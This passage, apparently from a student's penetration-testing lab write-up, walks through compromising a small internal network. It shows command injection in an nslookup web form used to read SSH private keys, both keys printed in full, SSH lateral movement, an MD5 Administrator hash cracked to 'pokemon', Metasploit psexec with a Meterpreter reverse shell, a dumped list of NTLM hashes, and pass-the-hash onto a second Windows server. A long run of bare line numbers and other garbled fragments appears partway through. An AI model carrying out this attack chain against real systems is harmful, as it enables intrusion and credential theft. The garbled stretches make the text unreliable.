Qslejahmu9FudZF7S07pkd1UtndE8kpeF+xI5R0e4jGkXspxF3XNyhA3c5aKBC5k57n55
RmvS0Bmb5xSwe9dxI5kAmY5BY3Afncqj9Z1G+1FLpgE3eoUktT0cc6tMD28+Hc0DWpVT1L0
6neQ13xaWtFuALyaJgt1++hwZuhFDC1S+Z1LL81NexoutxGyqncvGaOnkMH01YNeHgGvn+
D1XYBG2G6T0JAUIMdEk1Gfz//ZZDsPwAAAAMBAAEAAAGABgkkH04DbsEBUETgBFmRIcF3wA
11M1fyhRKM6IrghwErLzrQIjLNw8vDapXDC1/RRXFuLdr33+26VnpYtfE6fo1R38bs9RF
/A7adIU3U4wpCXU6Wh1ifgxkqVzFwdwr0RRVKEE4RIWg2c5EVr1WM12+GjGq92YHJRR1Yn
c9yTaxsJU5NCvuexf9Wx0iIzqNzjHjYY3mR9WIuf/rE2E8CAE+poK2Y14L0V/LUupoN8Hc
WuaXBrrzG4+3S1dw1B/Xd/05NFV0nIZbaMox1q/hYr39Za8Lj0nSijE9p3I6RXi1DgDjhP
u0+3I1vDv5aVfiqNT0hsGgz6Bk7ESg7BhKk81tcTEAzSJJuhuePaGrNyf3uIfEZQvfSBu
+cg69cfjtjy3AKV4sawt3bIIP4r8o3zKNAmYd3vsCkWkGjr/uixbRHf7woHEKTVTmMerQ4r
0DFka0sqtpBzpql7A0tN1G3NiSzn0dMneShDt07hKN5TxcoRHx+GcbwMfpqAma8YD1AAAA
wAq0ilioTQsToZhGuk+2Lg3frjj4c7MXQfp9LabKs0CbNro36VV0iWwb9Jbw8E5Mx0RWuh
abgWxAA8RzniCx9fbqheR1qnluT04oNy/hcBQE+6QBRXsqktHb7v6qkBW9fA75sTV1fhE+
svaksxg8INehSLmczMS4pnbh17rnU1qqyxZVfqPQjuwtx4Y7/6tfZ0c7BaNyv2MkIUdJJS
Sif17/9X9/d6N/aNgox1QWQNExouoZQCR11hdHQaus+czUPQAAAMEAyFynMJIhIQiUDr2K
1N8fTTT7WKmGbhHpXpNkw8qnzrgPkELVsJEL30mCze3rr5FwuI2UmBgefWVFym0k9uMtIr
R1RgXbsyKtqk9d41NGEH+1aezApLx/XCAJyS2z18eTJ+zeU3iuG1WsXD7+HesEcQ1r05D1
EzUoZp1VUsvNkmj50vg+aq758HP4uU9GPNyC2rZeF6w18poBz80/03CmKLQjzKnHjJkeoO
upHUUue4LF0QtuI+1iFs9gJ+F+8A2TAAAAwQDcRJzKCku74sqryHWRFY7ccTa0c6D9q+ES
0lyXCpONVB8b0/jS1Y1B37LAaYfYnFjsNRnPqv6atGu4dGxtrAI+Um2WZT4dfJGNe9xPyNvw
Oz+zGQHb+0uEr8o2aV9TNPmG6MY1jnOb1EHpqRmnsXs2kGpcMImJV6xsTcrQhrmwUH3S0k
qp3ZURJte9pv5FDYiCBIPZj0n/xFDKq2mI3eqiPH1+2cPz5ZNT9sjJpP1NqLydmIS1z3gk
vVxxkFAk408iUAAAANcm9vdEB1YnVudHuyMgECAwQFBg==

-----END OPENSSH PRIVATE KEY-----
```

Copying key to webkey.txt file on my sys

I will also copy the public key




The screenshot shows a browser window titled "Network Utility Tool" with the URL "172.31.34.34:1013/networkutility/tools/nslookup/?target=8.8.8.8+%26%26+cat+%2Fhome%2Fwww-data%2Fssh%2Fid_rsa.pem.pub". The page has a "Navigation" sidebar with "IP Finder" selected. The main area contains a form with a text input field containing "8.8.8.8 && cat /home/www-data/ssh/id_rsa.pem.pub". Below the input is a "Submit Button" button. The results section shows the output of the nslookup command:

```
8.8.8.8.in-addr.arpa      name = dns.google.  
Authoritative answers can be found from:  
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCsZVMAvYezSbNFBx3e0SNZKA4AmhscTL7mg4pNhJwvt/I1qlqY2HGlndoXP/7wotS
```

The goal here is to utilize the private key of alice-devops to shell into or gain access into a command -line interface of a remote system on the network we have.

We like lateral movements, and the www-data host is a webserver host. We will look into gaining access to another internal system using alice-devops and the associated private key.



The screenshot shows a browser window with a form containing the text "Enter the DNS name to lookup:". Below the form is a text input field with the command ";ls -a /home/alice-devops/.ssh/". Below the input is a "Submit Button" button. The results section shows the output of the ls command:

```
.  
..  
id_rsa.pem
```

```
8.8.8.8 && cat /home/alice-devops/.ssh/id_rsa.pem|
```

```
8.8.8.8.in-addr.arpa      name = dns.google.
```

Authoritative answers can be found from:

-----BEGIN OPENSSH PRIVATE KEY-----

```
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
-----END OPENSSH PRIVATE KEY-----
```

Next I will save her key to a txt file using vim and ‘chmod 600’ that file to grant read write permissions.

Next is to shell into the alice-devops@IP with the 2222 ssh port. Shown below.

'Ssh -i newalicekey.txt alice-devops@172.31.43.128 - 2222'

```
└─(kali㉿kali)-[~]
$ vim newalicekey.txt

└─(kali㉿kali)-[~]
$ ls
DCV-Storage Desktop Documents Downloads Music Pictures Public Templates Videos alicekey.txt newalicekey.txt

└─(kali㉿kali)-[~]
$ ssh -i newalicekey.txt alice-devops@172.31.43.128 -p 2222
@@@@@@@@@@@@@@@@@@@oooooooooooooooooooooooooooooooooooooooo
@           WARNING: UNPROTECTED PRIVATE KEY FILE!           @
@@@@@@@@@@@@@@@@@@@oooooooooooooooooooooooooooooooooooo
Permissions 0644 for 'newalicekey.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "newalicekey.txt": bad permissions
alice-devops@172.31.43.128: Permission denied (publickey).

└─(kali㉿kali)-[~]
$ chmod 600 newalicekey.txt

└─(kali㉿kali)-[~]
$ ssh -i newalicekey.txt alice-devops@172.31.43.128 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.2.0-1017-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Jan 19 15:47:05 UTC 2024

System load:  0.02978515625   Processes:          201
Usage of /:   31.0% of 19.20GB  Users logged in:     0
Memory usage: 37%                  IPv4 address for eth0: 172.31.43.128
Swap usage:   0%
```

Alice only has a script directory in which I found a *windows-maintenance.sh* script with a password hash. Username: Administrator . Not very secure here.

```
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ ls
scripts
alice-devops@ubuntu22:~$ cat scripts
cat: scripts: Is a directory
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ ls windows-maintenance.sh
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bf8c729f5d4d529a412b12c58ddd2"
# password="00bf8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
    echo "The password for Administrator is correct."
else
    echo "The password for Administrator is incorrect. Please try again."
    exit
fi
```

I will copy password hash into CrackStation to undo hash using rainbow tables
 Password is ‘pokemon’. I chose this method as a faster means to crack hash assuming owner used a basic level password. **Password complexity will need to be improved.**



The screenshot shows the CrackStation homepage with the title 'CrackStation' and navigation links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below it, a text input field says 'Enter up to 20 non-salted hashes, one per line:' followed by the MD5 hash '00bf8c729f5d4d529a412b12c58ddd2'. To the right is a reCAPTCHA verification box with the text 'I'm not a robot' and a checkbox. A 'Crack Hashes' button is below the box. At the bottom, there's a table with one row containing the hash, its type (md5), and the result ('pokemon'). A note at the bottom says 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults'. A legend at the bottom left defines color codes: green for exact match, yellow for partial match, and red for not found.

Hash	Type	Result
00bf8c729f5d4d529a412b12c58ddd2	md5	pokemon

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Now our next step is to perform a hashdump using Meterpreter to get into the other 2 remaining Window servers. The command to open Meterpreter is ‘msfconsole’

Next we set the SMB(server message block) to exploit this first windows server.

```
msf6 > search smb_version
Matching Modules
=====
#  Name                      Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/smb/smb_version          normal  No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > 
```

Now set windows/smb/psexec exploit

```
msf6 auxiliary(scanner/smb/smb_version) > use windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > 
```

I will set parameters here. Payload is default windows/smb/psexec.

RHOSTS: 172.31.36.64

Smbuser: Administrator

Smbpass: pokemon

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.36.64
RHOSTS => 172.31.36.64
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass => pokemon
msf6 exploit(windows/smb/psexec) > 
```

We were unable to connect to that IP so I will use the other windows IP: 172.31.46.62

And got connection

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.31.41.209:4444
[*] 172.31.36.64:445 - Connecting to the server...
[*] 172.31.36.64:445 - Authenticating to 172.31.36.64:445 as user 'Administrator'...
[-] 172.31.36.64:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.46.62
RHOSTS => 172.31.46.62
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.31.41.209:4444
[*] 172.31.46.62:445 - Connecting to the server...
[*] 172.31.46.62:445 - Authenticating to 172.31.46.62:445 as user 'Administrator'...
[*] 172.31.46.62:445 - Selecting PowerShell target
[*] 172.31.46.62:445 - Executing the payload...
[+] 172.31.46.62:445 - Service start timed out, OK if running a command or non-service executable...

[*] Sending stage (175686 bytes) to 172.31.46.62
[*] Meterpreter session 1 opened (172.31.41.209:4444 → 172.31.46.62:49967) at 2024-01-19 16:34:31 +0000

meterpreter >
meterpreter > 
```

Tried to perform a hashdump and received an error so then we will migrate to a SYSTEM level user with their PID. I used a 'ps' command to receive a snap shot of the running systems

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ps
Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0		
4	0	System	x64	0		
272	4	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
300	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
320	584	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
356	348	csrss.exe	x64	0		
456	448	csrss.exe	x64	1		
464	348	wininit.exe	x64	0		
516	448	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
584	448	services.exe	x64	0		
592	448	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
680	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
724	584	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
828	516	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\LogonUI.exe
840	516	dwm.exe	x64	1	Window Manager\DWIM-1	C:\Windows\System32\dwm.exe
924	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
932	584	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1016	584	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

Next we will migrate to amazon.exe as they are System level and we need higher access.. PID is 1796.

```

1768 584 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Wind
1796 584 amazon-ssm-agent.exe x64 0 NT AUTHORITY\SYSTEM C:\Prog
1816 584 dcvserver.exe x64 0 NT AUTHORITY\SYSTEM C:\Prog
1876 584 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Wind
1912 584 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Wind
1956 584 MsMpEng.exe x64 0
2344 584 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Wind
2484 1796 ssm-agent-worker.exe x64 0 NT AUTHORITY\SYSTEM C:\Prog
2772 2484 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Wind
3012 1816 dcvagent.exe x64 0 NT AUTHORITY\SYSTEM C:\Prog
3020 1816 dcvagent.exe x64 1 NT AUTHORITY\SYSTEM C:\Prog
3052 2708 powershell.exe x86 0 NT AUTHORITY\SYSTEM C:\Wind
3564 584 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Wind
3776 3052 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Wind

meterpreter > migrate 584
[*] Migrating from 3052 to 584 ...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > migrate 1796
[*] Migrating from 3052 to 1796 ...
[*] Migration completed successfully.
meterpreter >
# password="Wbtc8c/29t5d4d529a412b12c58ddd2"

```

Migrated to 1796 and tried hashdump again. This revealed more usernames and password hashes. We will be able to pass-the-hash easily on the windows server that we weren't able to get into previously

```

[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a :::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::

```

Next I will save these to a file on my homepage

```
Administrator > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a :::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::

File Edit Search View Document Help
~ /hashes.txt - Mousepad
(1)
(2)
(3)
(4)
(5)
(6)
(7)
(8)
(9)
(10)
(11)
(12)
(13)
(14)
(15)
(16)
(17)
(18)
(19)
(20)
(21)
(22)
(23)
(24)
(25)
(26)
(27)
(28)
(29)
(30)
(31)
(32)
(33)
(34)
(35)
(36)
(37)
(38)
(39)
(40)
(41)
(42)
(43)
(44)
(45)
(46)
(47)
(48)
(49)
(50)
(51)
(52)
(53)
(54)
(55)
(56)
(57)
(58)
(59)
(60)
(61)
(62)
(63)
(64)
(65)
(66)
(67)
(68)
(69)
(70)
(71)
(72)
(73)
(74)
(75)
(76)
(77)
(78)
(79)
(80)
(81)
(82)
(83)
(84)
(85)
(86)
(87)
(88)
(89)
(90)
(91)
(92)
(93)
(94)
(95)
(96)
(97)
(98)
(99)
(100)
(101)
(102)
(103)
(104)
(105)
(106)
(107)
(108)
(109)
(110)
(111)
(112)
(113)
(114)
(115)
(116)
(117)
(118)
(119)
(120)
(121)
(122)
(123)
(124)
(125)
(126)
(127)
(128)
(129)
(130)
(131)
(132)
(133)
(134)
(135)
(136)
(137)
(138)
(139)
(140)
(141)
(142)
(143)
(144)
(145)
(146)
(147)
(148)
(149)
(150)
(151)
(152)
(153)
(154)
(155)
(156)
(157)
(158)
(159)
(160)
(161)
(162)
(163)
(164)
(165)
(166)
(167)
(168)
(169)
(170)
(171)
(172)
(173)
(174)
(175)
(176)
(177)
(178)
(179)
(180)
(181)
(182)
(183)
(184)
(185)
(186)
(187)
(188)
(189)
(190)
(191)
(192)
(193)
(194)
(195)
(196)
(197)
(198)
(199)
(200)
(201)
(202)
(203)
(204)
(205)
(206)
(207)
(208)
(209)
(210)
(211)
(212)
(213)
(214)
(215)
(216)
(217)
(218)
(219)
(220)
(221)
(222)
(223)
(224)
(225)
(226)
(227)
(228)
(229)
(230)
(231)
(232)
(233)
(234)
(235)
(236)
(237)
(238)
(239)
(240)
(241)
(242)
(243)
(244)
(245)
(246)
(247)
(248)
(249)
(250)
(251)
(252)
(253)
(254)
(255)
(256)
(257)
(258)
(259)
(260)
(261)
(262)
(263)
(264)
(265)
(266)
(267)
(268)
(269)
(270)
(271)
(272)
(273)
(274)
(275)
(276)
(277)
(278)
(279)
(280)
(281)
(282)
(283)
(284)
(285)
(286)
(287)
(288)
(289)
(290)
(291)
(292)
(293)
(294)
(295)
(296)
(297)
(298)
(299)
(300)
(301)
(302)
(303)
(304)
(305)
(306)
(307)
(308)
(309)
(310)
(311)
(312)
(313)
(314)
(315)
(316)
(317)
(318)
(319)
(320)
(321)
(322)
(323)
(324)
(325)
(326)
(327)
(328)
(329)
(330)
(331)
(332)
(333)
(334)
(335)
(336)
(337)
(338)
(339)
(340)
(341)
(342)
(343)
(344)
(345)
(346)
(347)
(348)
(349)
(350)
(351)
(352)
(353)
(354)
(355)
(356)
(357)
(358)
(359)
(360)
(361)
(362)
(363)
(364)
(365)
(366)
(367)
(368)
(369)
(370)
(371)
(372)
(373)
(374)
(375)
(376)
(377)
(378)
(379)
(380)
(381)
(382)
(383)
(384)
(385)
(386)
(387)
(388)
(389)
(390)
(391)
(392)
(393)
(394)
(395)
(396)
(397)
(398)
(399)
(400)
(401)
(402)
(403)
(404)
(405)
(406)
(407)
(408)
(409)
(410)
(411)
(412)
(413)
(414)
(415)
(416)
(417)
(418)
(419)
(420)
(421)
(422)
(423)
(424)
(425)
(426)
(427)
(428)
(429)
(430)
(431)
(432)
(433)
(434)
(435)
(436)
(437)
(438)
(439)
(440)
(441)
(442)
(443)
(444)
(445)
(446)
(447)
(448)
(449)
(450)
(451)
(452)
(453)
(454)
(455)
(456)
(457)
(458)
(459)
(460)
(461)
(462)
(463)
(464)
(465)
(466)
(467)
(468)
(469)
(470)
(471)
(472)
(473)
(474)
(475)
(476)
(477)
(478)
(479)
(480)
(481)
(482)
(483)
(484)
(485)
(486)
(487)
(488)
(489)
(490)
(491)
(492)
(493)
(494)
(495)
(496)
(497)
(498)
(499)
(500)
(501)
(502)
(503)
(504)
(505)
(506)
(507)
(508)
(509)
(510)
(511)
(512)
(513)
(514)
(515)
(516)
(517)
(518)
(519)
(520)
(521)
(522)
(523)
(524)
(525)
(526)
(527)
(528)
(529)
(530)
(531)
(532)
(533)
(534)
(535)
(536)
(537)
(538)
(539)
(540)
(541)
(542)
(543)
(544)
(545)
(546)
(547)
(548)
(549)
(550)
(551)
(552)
(553)
(554)
(555)
(556)
(557)
(558)
(559)
(560)
(561)
(562)
(563)
(564)
(565)
(566)
(567)
(568)
(569)
(570)
(571)
(572)
(573)
(574)
(575)
(576)
(577)
(578)
(579)
(580)
(581)
(582)
(583)
(584)
(585)
(586)
(587)
(588)
(589)
(590)
(591)
(592)
(593)
(594)
(595)
(596)
(597)
(598)
(599)
(600)
(601)
(602)
(603)
(604)
(605)
(606)
(607)
(608)
(609)
(610)
(611)
(612)
(613)
(614)
(615)
(616)
(617)
(618)
(619)
(620)
(621)
(622)
(623)
(624)
(625)
(626)
(627)
(628)
(629)
(630)
(631)
(632)
(633)
(634)
(635)
(636)
(637)
(638)
(639)
(640)
(641)
(642)
(643)
(644)
(645)
(646)
(647)
(648)
(649)
(650)
(651)
(652)
(653)
(654)
(655)
(656)
(657)
(658)
(659)
(660)
(661)
(662)
(663)
(664)
(665)
(666)
(667)
(668)
(669)
(670)
(671)
(672)
(673)
(674)
(675)
(676)
(677)
(678)
(679)
(680)
(681)
(682)
(683)
(684)
(685)
(686)
(687)
(688)
(689)
(690)
(691)
(692)
(693)
(694)
(695)
(696)
(697)
(698)
(699)
(700)
(701)
(702)
(703)
(704)
(705)
(706)
(707)
(708)
(709)
(710)
(711)
(712)
(713)
(714)
(715)
(716)
(717)
(718)
(719)
(720)
(721)
(722)
(723)
(724)
(725)
(726)
(727)
(728)
(729)
(730)
(731)
(732)
(733)
(734)
(735)
(736)
(737)
(738)
(739)
(740)
(741)
(742)
(743)
(744)
(745)
(746)
(747)
(748)
(749)
(750)
(751)
(752)
(753)
(754)
(755)
(756)
(757)
(758)
(759)
(760)
(761)
(762)
(763)
(764)
(765)
(766)
(767)
(768)
(769)
(770)
(771)
(772)
(773)
(774)
(775)
(776)
(777)
(778)
(779)
(780)
(781)
(782)
(783)
(784)
(785)
(786)
(787)
(788)
(789)
(790)
(791)
(792)
(793)
(794)
(795)
(796)
(797)
(798)
(799)
(800)
(801)
(802)
(803)
(804)
(805)
(806)
(807)
(808)
(809)
(810)
(811)
(812)
(813)
(814)
(815)
(816)
(817)
(818)
(819)
(820)
(821)
(822)
(823)
(824)
(825)
(826)
(827)
(828)
(829)
(830)
(831)
(832)
(833)
(834)
(835)
(836)
(837)
(838)
(839)
(840)
(841)
(842)
(843)
(844)
(845)
(846)
(847)
(848)
(849)
(850)
(851)
(852)
(853)
(854)
(855)
(856)
(857)
(858)
(859)
(860)
(861)
(862)
(863)
(864)
(865)</span
```

Use 'bg' command to background the session. We will use same package to attempt to get into the other windows server

```
meterpreter > bg  
[*] Backgrounding session 1...  
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.36.64  
RHOSTS => 172.31.36.64  
msf6 exploit(windows/smb/psexec) > 
```

Next is to attempt setting each user and password, but instead of the password we can use the hash as SMBPASS

```
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.36.64  
RHOSTS => 172.31.36.64  
msf6 exploit(windows/smb/psexec) > set smbuser Administrator  
smbuser => Administrator  
msf6 exploit(windows/smb/psexec) > set smbuser Administrator2  
smbuser => Administrator2  
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab  
smbpass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab  
msf6 exploit(windows/smb/psexec) > run
```

Going through the list I found Administrator2 and it's hash worked

```
smbd533 - dd5b535b51467ccdd5b535b51467cc51c154291dc57b601c12a2ca721d5b5d8  
msf6 exploit(windows/smb/psexec) > run  
[*] Started reverse TCP handler on 172.31.41.209:4444  
[*] 172.31.36.64:445 - Connecting to the server ...  
[*] 172.31.36.64:445 - Authenticating to 172.31.36.64:445 as user 'Administrator2' ...  
[*] 172.31.36.64:445 - Selecting PowerShell target  
[*] 172.31.36.64:445 - Executing the payload ...  
[*] Sending stage (175686 bytes) to 172.31.46.62  
[*] Meterpreter session 2 opened (172.31.41.209:4444 → 172.31.46.62:50011) at 2024-01-19 17:08:35 +0000  
[+] 172.31.36.64:445 - Service start timed out, OK if running a command or non-service executable ...  
meterpreter >
```

